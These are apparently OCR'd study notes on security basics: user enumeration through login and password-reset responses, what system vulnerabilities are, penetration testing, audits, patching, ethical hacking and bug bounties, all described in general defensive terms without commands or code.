


- The application's Forgot Password page can also be vulnerable to this kind of attack. Normally, when a user forgets their password, they enter a username in the field and the system sends an email with instructions to reset their password. A vulnerable system will also reveal that the username does not exist, as shown in Figure 4:

- Again, the response from the server should be generic and simply tell the user that, if the username is valid, the system will send an instructional email to the address on record. Figure 5 shows an example of a message that a server could use in its response:



- Sometimes, user enumeration is not as simple as a server responding with text on the screen. It can also be based on how long it takes a server to respond. A server may take one amount of time to respond for a valid username and a very different (usually longer) amount of time for an invalid username. For example, Outlook Web Access (OWA) often displays this type of behavior. Figure 6 shows this type of attack, using a Metasploit login module.




Identifying Vulnerabilities associated with systems

- A computer system vulnerability is **a flaw or weakness in a system or network that could be exploited to cause damage or** allow an attacker to manipulate the system in some way.
- Corporate systems using the Internet are especially vulnerable because the **Internet is designed to be an open system** and makes internal corporate systems more vulnerable to actions from outsiders. Hackers can unleash denial of service (DoS) attacks or penetrate corporate networks to cause serious system disruptions.
- Computer systems play such a critical role in business, government, and daily life that firms need to make security and control a top priority. Security refers to the policies, procedures, and technical measures used to prevent unauthorized ace
- **SYSTEM VULNERABILITY AND ABUSE**

  Before computer automation, data about individuals or organizations were maintained and secured as paper records dispersed in separate business or organizational units. Information systems concentrate data in computer files that can potentially be accessed by large numbers of people and by groups outside of the organization.
  When large amounts of data are stored in electronic form, they are vulnerable to many more kinds of threats than when they exist in manual form. Through communications networks, information systems in different locations can be interconnected. The potential for unauthorized access, abuse, or fraud is not limited to a single location but can occur at any access point in the network.

- Users at the client layer can cause harm by introducing errors or by accessing systems without authorization. It is possible to access data flowing over networks, steal valuable data during transmission, or alter messages without authorization. Radiation can disrupt a network at various points as well. Intruders can launch denial of service attacks or malicious software to disrupt the operation of Web sites. Those capable of penetrating corporate systems can destroy or alter corporate data stored in databases or files.
- The architecture of a Web-based application typically includes a Web client, a server, and corporate information systems linked to databases. Each of these components presents security challenges and vulnerabilities.
- Systems malfunction if computer hardware breaks down, is not configured properly, or is damaged by improper use or criminal acts. Errors in programming, improper installation, or unauthorized changes cause computer software to fail. Computer systems can also be disrupted by power failures, floods, fires, or other natural disasters.



Contemporary security challenges and vulnerabilities

Three basic ways to identify vulnerabilities are penetration tests, auditing, and software solutions.

- **Penetration Tests**

  Companies will hire individuals to find ways to crack into its own systems. Once these authorized hackers have broken in, they reveal their tricks to the system owners rather than do any damage. Penetration tests are especially useful to illustrate how a real hack might happen.

  Sometimes penetration tests are required by security standards. For example, the Payment Card Industry Data Security Standard (PCI-DSS) focuses on penetration tests and recommends they be performed at least once a year and whenever there is a major infrastructure or application change.

- **Audits**

  Hiring an auditing team is another option for assessing vulnerabilities. These individuals, frequently consultants, make a detailed report of all the security issues a company faces, from out-of-date software to poor staff practices. A penetration test is often a component of a full audit.

  Auditing provides a bird's-eye view of a firm's security status. Auditors survey the data a company possesses and examine who has access to it and how it is used. Understanding the flow of information is crucial for seeing where the security risks are. Regular audits are a good health check for an organization's IT infrastructure.

- **Software Solutions**

  Penetration tests and audits can bring good results, but software is always changing, introducing new vulnerabilities, and hackers are always developing new exploits. Companies need continuous security monitoring to protect themselves from cyber attacks.

  Software security tools can provide the day-in, day-out intelligence needed to alert a company to the presence of vulnerabilities. Vulnerability management, for example, scans a network in search of holes that need repair. This proactive approach works in part by frequently checking a system against constantly updated database records of known vulnerabilities.

How to Repair Vulnerabilities

Once a vulnerability has been identified, the next step is to patch or otherwise repair it, preventing hackers from using the flaw as an entry point into the system. Organizations can develop policies for applying patches, requiring, for instance, documentation of all changes or advance scheduling of patch deployment. In some cases, companies can leverage technology to automate the process.

This is a more viable option for many companies as it saves them both time and money and allows them to focus on the day-to-day operations of their business that demand their time.

Ethical hacking- penetrate into the security to locate vulnerabilities

- A vulnerability is **a flaw that could lead to the compromise of the confidentiality, integrity or availability of an information system**. Vulnerability identification involves the process of discovering vulnerabilities and documenting these into an inventory within the target environment.
- This testing involves **analysis of a particular system to check for potential vulnerabilities to an external hacking attempt**.
- Ethical hacking: It's hacking an Organization Software systems. Unlike malicious hackers, who steal for their own gains, the intent is to expose security flaws in the system.
- Penetration testing is a type of security test in which an organisation hires a certified professional to assess the strength of its cyber security defences.
- These are usually performed via on-site audits of the organisation in question. The penetration tester will be given access to a certain amount of privileged information and attempt to use it until they find some sensitive information.

- Different types of penetration tests focus on specific aspects of an organisation's logical perimeter. These include:
  - **External network tests**, which look for vulnerabilities and security issues in an organisation's servers, hosts, devices and network services.
  - **Internal network tests**, which assess the damage an attacker could do when they gain access to an organisation's internal systems.
  - **Web application tests**, which look for insecure development practices in the design, coding and publishing of software or a website.
  - **Wireless network tests**, which assess vulnerabilities in wireless systems, including Wi-Fi, rogue access points to weak encryption algorithm.
  - **Phishing penetration tests**, which assesses employees' susceptibility to scam emails.
- Whatever type of penetration test you conduct, they are typically carried out at regular, set times – typically quarterly or whenever the organisation makes major changes to its networks or applications.

- The goal of ethical hacking – like criminal hacking – is to find security vulnerabilities in an organisation's systems. However, as the word 'ethical' suggests, the person conducting the attack must have the organisation's approval before proceeding.
- Why would an organisation ask someone to hack them? Simple: they understand that one of the best ways to identify the flaws that a cyber criminal might exploit is to think like a cyber criminal themselves.
- Ethical hackers are often hired before a new system or major updates goes live. They test the systems, looking for weaknesses that they can exploit and keeping notes of their findings.
- Similarly, organisations can call on ethical hackers as part of a 'bug bounty' scheme. These offer financial rewards to people who provide evidence of an exploitable flaw in the organisation's systems.
- Bug bounties aren't simply a way of helping organisations identify weaknesses, though. They also incentivise recreational hackers to stay on the right side of the law.
- Whether they're being offered a bounty or not, many hackers will probe organisations' systems in their spare time because they enjoy the challenge. But once they make a breakthrough, they might find it tempting to use their discovery for criminal gain – moving from 'white-hat' hacker to 'black-hat'.
- Offering them a reward for sharing their findings means it's not simply a case of money vs ethics.

Which one is right for you?

- At various times, ethical hacking and penetration tests will be the right solution for you, as both help you achieve essential cyber security objectives.
- Ethical hacking gives you a thorough assessment of your security practices and, in the case of bug bounties, can help you spot weaknesses in systems that are already live.
- Its approach to cyber security is far more diverse than penetration testing. Whereas penetration testing focuses primarily on system weaknesses, ethical hacking gives actors the freedom to use whatever attack methods they have at their disposal.
- They can exploit system misconfigurations, send phishing emails, conduct brute-force password attacks, breach the physical perimeter or do anything else that they believe will give them access to sensitive information.
- This is extremely helpful for identifying exactly how vulnerable your organisation is to cyber threats, because crooks are increasingly mixing up their techniques and conducting multi-layered, sophisticated attacks.
- Of course, it's often simply not feasible to go to such lengths every time you want to test the security of your system.
- Penetration testing enables you to perform focused tests on specific parts of your organisation. The results are extremely useful for identifying system flaws – the extent of which can often only be identified through testing – and highlighting the steps that need to be taken to address them.
- The benefits of this are self-evident, which is why so many data protection laws and frameworks – such the GDPR (General Data Protection Regulation) and the PCI DSS (Payment Card Industry Data Security Standard) – mandate that penetration tests be conducted regularly.